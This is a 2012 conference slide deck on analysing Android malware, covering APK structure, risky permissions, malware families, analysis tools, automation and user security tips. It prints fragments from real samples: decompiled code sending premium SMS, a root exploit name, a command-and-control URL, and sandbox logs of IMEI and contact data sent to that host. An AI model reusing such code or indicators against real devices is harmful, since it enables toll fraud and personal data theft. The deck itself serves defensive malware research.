

# Cracking Open the Phone: An Android Malware Automated Analysis Primer

**Armando Orozco & Grayson Milbourne**  
Webroot




Session ID: HT2-303

Session Classification: Advanced

**RSACONFERENCE2012**

# Agenda

- Android OS/APK crash course
- Analysis roadblocks
- Android threat landscape
- Tools of the trade
- Automation
- Security tips



# Objectives

- Following this presentation you should:
  - Understand the Android OS and APK architecture
  - Have a good understanding of Android malware
  - Apply security tips to protect your device
- Those considering APK analysis should:
  - Understand the tools of the trade
  - Understand and overcome analysis roadblocks
  - Leverage automation to simplify the task




# Android OS/APK Crash Course



# Android OS Crash Course

- Android OS
  - Linux kernel
  - Dalvik
  - Permission model


Smartphone Penetration –  
All Mobile Consumers vs. Recent Acquirers  
Q4 2011, Nielsen Mobile Insights



Source: Nielsen



Operating System Share –  
All Smartphone Consumers vs. Recent Smartphone Acquirers (3Mo).  
Q4 2011, Nielsen Mobile Insights



# APK Crash Course - What's Inside?

- APK – Application package file
  - META-INF (Directory)
    - Manifest.mf – Manifest file
    - Cert.rsa – Application certificate
    - Cert.sf – List of resources/SHA1
  - Res (Directory) – Resources used by APK (png/xml)
  - Resources.arsc – List of resource locations
  - AndroidManifest.xml
    - Android binary containing name, version, permissions
  - Classes.dex – Compiled source code

# Analysis Roadblocks





# APK Markets


- Past
  - Google market exclusive, no malware
- Present
  - New markets – Amazon, AppBrain, RapidShare
  - Black markets – Cracked APK's, repackaged APK's
  - Malware takes off – 400%+ increase since June 2011
- Future
  - New sources for APK's
  - Rapid increase in malware
  - Escalated risk as threats evolve



# Permissions and True Intent

- APK's use permissions to gain access to data and features on an Android device
  - Permissions updated with each OS release
  - 124 permissions split into 11 groups
    - <http://developer.android.com/reference/android/Manifest.html>
  - Displayed on install and in 'Manage Applications'
- True intent
  - Does the Jungle Shooter app need your personal info or the ability to send SMS?






**App info** Facebook version 1.8.1

**PERMISSIONS**

This app can access the following on your phone:

- **Your personal information**  
read contact data, write contact data
- **Services that cost you money**  
send SMS messages
- **Your messages**  
edit SMS or MMS, read SMS or MMS, receive SMS
- **Your location**  
fine (GPS) location
- **Network communication**  
full Internet access
- **Your accounts**  
act as an account authenticator, manage the accounts list
- **Storage**  
modify/delete USB storage contents
- **Phone calls**  
read phone state and identity
- **System tools**  
prevent phone from sleeping, write sync settings



**App info** Google+ version 2.3.1.242969

**PERMISSIONS**

This app can access the following on your phone:

- **Your personal information**  
read contact data, read your profile data, read your social stream, write contact data, write to your profile data, write to your social stream
- **Your location**  
coarse (network-based) location, fine (GPS) location
- **Network communication**  
full Internet access
- **Your accounts**  
manage the accounts list, use the authentication credentials of an account
- **Storage**  
modify/delete USB storage contents
- **Phone calls**  
read phone state and identity
- **Hardware controls**  
change your audio settings, record audio, take pictures and videos
- **System tools**  
modify global system settings, prevent phone from sleeping, write subscribed feeds, write sync settings



# Risky Permissions

- Access coarse/fine location – GPS
- Call phone/privileged – Initiate phone calls
- Camera – Access to camera
- Delete/install packages – Add/remove apps
- Master clear – Factory reset
- Read phone state – Read IMEI (unique ID)
- Reboot/Shutdown – Reboot or shutdown phone
- Record audio – Access to microphone
- Send SMS – Ability to send messages



App info **Facebook** version 1.8.1

**PERMISSIONS**

This app can access the following on your phone:

- **Your personal information**  
read contact data, write contact data
- **Services that cost you money**  
send SMS messages
- **Your messages**  
edit SMS or MMS, read SMS or MMS, receive SMS
- **Your location**  
fine (GPS) location
- **Network communication**  
full Internet access
- **Your accounts**  
act as an account authenticator, manage the accounts list
- **Storage**  
modify/delete USB storage contents
- **Phone calls**  
read phone state and identity
- **System tools**  
prevent phone from sleeping, write sync settings

App info **Google+** version 2.3.1.242969

**PERMISSIONS**

This app can access the following on your phone:

- **Your personal information**  
read contact data, read your profile data, read your social stream, write contact data, write to your profile data, write to your social stream
- **Your location**  
coarse (network-based) location, fine (GPS) location
- **Network communication**  
full Internet access
- **Your accounts**  
manage the accounts list, use the authentication credentials of an account
- **Storage**  
modify/delete USB storage contents
- **Phone calls**  
read phone state and identity
- **Hardware controls**  
change your audio settings, record audio, take pictures and videos
- **System tools**  
modify global system settings, prevent phone from sleeping, write subscribed feeds, write sync settings





# OS/Device Diversity

- With each OS update, permissions and functionality change
  - Version specific exploits
  - Device incompatibility
- Many devices run a special branded version of Android OS
  - Vendor dependent default OS settings
  - Diverse device market

# Analysis Starting Points

- With 100,000's of APK's, where to start?
  - APK developer history
  - Permissions grouping
  - APK source
  - Automation analysis



# Android Threat Landscape





# Malicious Behaviors

- Trojan – Appear legit but perform illicit activity without user's knowledge
- Rootkit – Root phone/escalate permissions
- Spyware – Monitor usage and track location
- Adware – Aggressive Advertising and Apps with no real value but to present ads
- PuA – Apps with some useful functionality but have a negative impact on resources or data



# Malware Impact On The Phone

- SMS/email monitoring
- Outgoing SMS
- Click fraud
- Browser hijacking
- Unwanted root
- Installation of unwanted apps
- Man-in-the-browser



# Malware Impact Off The Phone

- Identity theft
- Phone charges (premium rate numbers)
- User tracking
- Personal data theft (passwords, photos, location, etc)
- Unwanted data usage



# Malware In The Wild

- Geinimi
  - PJApps
  - ADRD (HongTauTau)
  - DroidDream
  - DroidKungFu
  - Anserver
  - SMS.FakeInst
  - Spitmo & Zitmo
- GGTracker  
FakePlayer  
j.SMSHider  
DroidDreamLight  
BgServ  
RogueSPPush  
NickySpy  
BaseBridge

# Tools Of The Trade



# The Research Process

- Identify apps to research
  - Markets, forums, file hosting sites, etc.
- Identify apps described intent
  - App description, name
- Identify apps true intent
  - Analyze androidmanifest.xml) (Apktool works great)
    - What are the permissions, activities, receivers, services
  - Analyze disassembled .dex file (Apktool, dex2jar, dedexer)
    - Ask the questions
    - Does the code match-up with described intent?
    - Why does it request the permissions it does?
    - What is the receiver waiting on?
    - Why does it have a service?



# Tools For Manual Research

- Static Analysis

- Disassemblers

- Dexdump (Android SDK)
    - [Apktool](#) – Combines various tools, readable manifest
    - [Dedexer](#) – Converts .dex format to bytecode
    - [Baksmali](#) – Converts .dex format to bytecode

```
.line 22
  invoke-static {}, Landroid/telephony/SmsManager; -> getDefault()Landroid/telephony/SmsManager;
  move-result-object v0
.line 35
  .local v0, m:Landroid/telephony/SmsManager;
  const-string v3, "7132"
  const-string v3, "842397"
  move-object v4, v2
  move-object v5, v2
  invoke-virtual/range {v0 .. v5}, Landroid/telephony/SmsManager; -> sendMessage(...;)V
```

- Decompilers

- [Dex2jar](#) – Converts .dex format to Java

```
SmsManager localSmsManager = SmsManager.getDefault();
PendingIntent localPendingIntent1 = null;
PendingIntent localPendingIntent2 = null;
localSmsManager.sendMessage("7132", null, "842397", localPendingIntent1, localPendingIntent2);
```



# Manual Research Data

Features:	<code>android.hardware.wifi</code> <code>android.hardware.touchscreen</code> <code>android.hardware.screen.portrait</code>	Digital Cert:	<code>3c8e7502a4d49a7dba0888Bec665a9b3e</code>
Permissions:	<code>android.permission.INTERNET</code> <code>android.permission.READ_PHONE_STATE</code> <code>android.permission.READ_SMS</code> <code>android.permission.ACCESS_WIFI_STATE</code> <code>android.permission.SEND_SMS</code> <code>android.permission.RECEIVE_BOOT_COMPLETED</code> <code>android.permission.INTERNET</code> <code>android.permission.WRITE_EXTERNAL_STORAGE</code>	Developer:	Android Debug
Intents:	<code>android.intent.action.MAIN</code> <code>android.intent.category.LAUNCHER</code> <code>android.intent.action.BATTERY_CHANGED_ACTION</code> <code>android.intent.action.SIG_STR</code> <code>android.intent.action.BOOT_COMPLETED</code>	Services:	<code>com.google.update.UpdateService</code>
Suspicious APIs:	<code>sendMessage()</code> <code>getSystemService()</code> Read/Write External Storage <code>URLConnection</code> <code>HttpPost()</code> <code>getDeviceId()</code> <code>getSubscriberId()</code>	Receivers:	<code>com.google.update.Receiver</code>
		SMS Numbers:	<code>10086</code> <code>81001</code> <code>9903</code> <code>65024</code>
		Root Related:	<code>ragainstthecage</code> <code>exploit</code> <code>chmod 775</code>
		URLs:	<a href="http://market.android.com">http://market.android.com</a> <a href="https://market.android.com">https://market.android.com</a> <a href="http://incorporateapps.com/wat.php">http://incorporateapps.com/wat.php</a>



# ...More Manual Research Tools

- Dynamic Analysis
  - Dalvik Debug Monitor – Android SDK (ddms.bat)
  - [DroidBox](#) – Application sandbox
  - [TaintDroid](#) – Application sandbox
  - [Android Reverse Engineering \(A.R.E.\) Virtual Machine](#)
  - Network traffic
    - WireShark
    - Tcpdump
    - Shark for Root

# Automation - DroidBox Output

## [Information leakage]

---

Sink: Network

Destination: incorporateapps.com

Port: 80

Tag: TAINT\_IMEI

Data: SECOND\_TABLE=0&imei=357242043237517&timestamp=1328036820&phoneinfo=System+-+generic%2Fgeneric%2Fgeneric%2F%3A2.1-update1%2FEPE54B%2Feng.pjlantz.20110606.044729%3Aeng%2Ftest-keys%0AModel%3A+unknown-GT-I9000-Samsung+GT-I9000%0A+Brand%3ASamsung+%0ADSVers%3A2.1-update1+Locale%3Aen\_US+%0A

Sink: Network

Destination: incorporateapps.com

Port: 80

Tag: TAINT\_CONTACTS, TAINT\_IMEI

Data: SECOND\_TABLE=1&phoneNumber=5586&imei=357242043237517&name=Jojo

## [Sent SMS]


---

Number: 5586

Message: Hey,just downlaoded a pirated App off the Internet, Walk and Text for Android. Im stupid and cheap,it costed only 1 buck.Don't steal like I did!

# Shortcomings Of Manual Research

- Slow analysis process
- Difficult to get through sample set quickly
- Increasing volume of APKs
- Time consuming
- Lack of resources
- Slow



# Automation



# Automation

- APK and app data harvesting
  - Sources could be market places or P2P
  - Useful to collect apk's and high level app data
    - Group sources (There are good and bad sources)
    - Data for reputation classification (category, content, ratings)
- Achieved by
  - Automated search and discovery of apps
  - Device farm – Phones/pads installing apps
  - Virtualized Android Emulators



# Automation

- Topical Data Mining
  - Putting static manual tools to work
  - APK content to database
    - Permissions
    - Activities
    - Services
    - Receivers
    - APIs
    - Methods
    - Classes
    - Constants (strings)
    - Digital certificate
    - Developer



# Automation

- Dynamic Data Mining
  - Running app in Android OS Environment
    - Using tools like TaintDroid, DroidBox and LogCat
    - Device farm
    - Virtualized Android Emulators
  - Capture Runtime Events
    - Does it send SMS
    - What data does it leak (IMEI, SIM, location, contacts)
    - Network traffic (C&C communication)
    - Does it download files
    - Does it attempt to gain root access

# Automation

- Variant Discovery
  - What data is common in malware families
    - Methods
    - Classes
    - Constants
  - What functionality is common in malware families
    - SMS (send, block, forward)
    - C&C server communication
    - Rooting behavior
    - Payloads





# Limitations of Automation

- Seeding with manual research
- Sorting through data
- Building infrastructure
- Risk of false positives increases



# Learn & Apply



# Applying Security Tips - Everyone

- Lock device; password protect
- Encrypt personal/confidential data
- Backup device
- Use tool to protect from lost/stolen device
- Review permissions requested by app
- Install apps from trusted source
- Read app reviews
- Research developer (do they have other high or low rated apps)



# Applying Security Tips - IT Professionals

- Smartphone policy
- Employee education
- Passwords/passcodes
- Encryption
- Remote wipe
- Mobile device management (MDM) solutions



# Apply

- All Android device users should:
  - Take an extra minute for due diligence before installing Android apps
  - Apply security tips to ensure a safe smartphone experience
  - Use the tools provided to manually research Android apk/dex files
- Researchers & IT professionals
  - Apply security tips to enhance your internal smartphone policy
  - Use the tools provided to implement a manual research process
  - Use the information shared as a roadmap to begin an automated research process

# Objectives

- Following this presentation you should:
  - Understand the Android OS and APK architecture
  - Have a good understanding of Android malware
  - Apply security tips to protect your device
- Those considering APK analysis should:
  - Understand the tools of the trade
  - Understand and overcome analysis roadblocks
  - Leverage automation to simplify the task

# Q/A Session



# Presenter Contact Info

- Armando Orozco
  - Webroot
  - Sr. Threat Research Analyst
  - [aorozco@webroot.com](mailto:aorozco@webroot.com)
  - 720.842.3416
- Grayson Milbourne
  - Webroot
  - Manager of Threat Research
  - [gmilbourne@webroot.com](mailto:gmilbourne@webroot.com)
  - 720.842.3517

